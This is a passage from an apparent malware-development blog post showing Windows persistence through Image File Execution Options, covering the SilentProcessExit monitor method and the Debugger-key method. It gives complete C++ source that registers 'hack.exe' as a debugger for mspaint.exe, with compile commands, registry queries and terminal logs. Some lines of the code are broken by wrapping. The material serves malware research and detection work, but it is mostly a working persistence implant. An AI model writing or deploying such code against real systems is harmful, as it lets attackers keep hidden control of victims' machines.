-rw-r--r-- 1 cocomelon cocomelon 2128 Sep 11 07:34 pers.cpp
-rw-r--r-- 1 cocomelon cocomelon 367 Sep 10 12:16 hack.cpp

(cocomelon@kali) ~/hacking/cybersec_blog/2022-09-10-malware-pers-10
$
```


and run our script for persistence `pers.exe` , then check registry keys again:

```
.\pers.exe
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" /s
```







`reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit" /s`




Finally, run `mspaint.exe` again:






and close it:



The `ReportingMode` registry key enables the Windows Error Reporting process (`WerFault.exe`) which will be the parent process of the `MonitorProcess` key value `hack.exe` :



`WerFault.exe` - used for tracking errors related to operating system, Windows features and applications.

## IFEO debugger type

There are another implementation of IFEO via debugger key. Just create a debugger to a victim process in this registry key:

`HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mspaint.exe`

then only requires the malicious application to be stored in `System32`.

So source code is simple and looks like this:

```

/*
pers2.cpp
windows persistence via IFE0 2(Debugger)
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/10/malware-pers-10.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;
    DWORD gF = 512;
    DWORD rM = 1;

    // image file
    const char* img = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File
Execution Options\\mspaint.exe";

    // evil app
    const char* exe = "hack.exe";

    // Debugger
    LONG res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)img, 0, NULL,
REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);
    if (res == ERROR_SUCCESS) {
        // create new registry key
        // reg add "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File
Execution Options\\mspaint.exe" /v Debugger /d "hack.exe"
        RegSetValueEx(hkey, (LPCSTR)"Debugger", 0, REG_SZ, (unsigned char*)exe,
strlen(exe));
        RegCloseKey(hkey);
    }

    return 0;
}

```

Let's compile it:

```

x86_64-w64-mingw32-g++ -O2 pers2.cpp -o pers2.exe -I/usr/share/mingw-w64/include/ -s
-ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive


```


```

(cocomelonc@kali) ~/hacking/cybersec_blog/2022-09-10-malware-pers-10
$ x86_64-w64-mingw32-g++ -O2 pers2.cpp -o pers2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
(cocomelonc@kali) ~/hacking/cybersec_blog/2022-09-10-malware-pers-10
$ ls -lt
total 60
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Sep 12 02:59 pers2.exe
-rw-r--r-- 1 cocomelonc cocomelonc 940 Sep 12 02:57 pers2.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 15872 Sep 11 15:52 pers.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Sep 11 15:51 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2128 Sep 11 07:34 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 367 Sep 10 12:16 hack.cpp
(cocomelonc@kali) ~/hacking/cybersec_blog/2022-09-10-malware-pers-10

